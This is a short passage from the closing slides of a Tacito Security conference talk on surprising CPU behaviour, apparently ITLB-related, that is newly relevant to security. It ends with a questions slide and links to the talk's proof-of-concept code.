  - Even ‘correct’ behavior can be very surprising.
- Traditionally not viewed as security related.
  - This is no longer true!
- Another Pandora’s box in modern CPUs.
  - It’s now ajar…

TACITO SECURITY

Questions?

Code:

https://github.com/ergot86/itlb_poc

https://www.tacitosecurity.com/ekoparty.tar.gz

TACITO SECURITY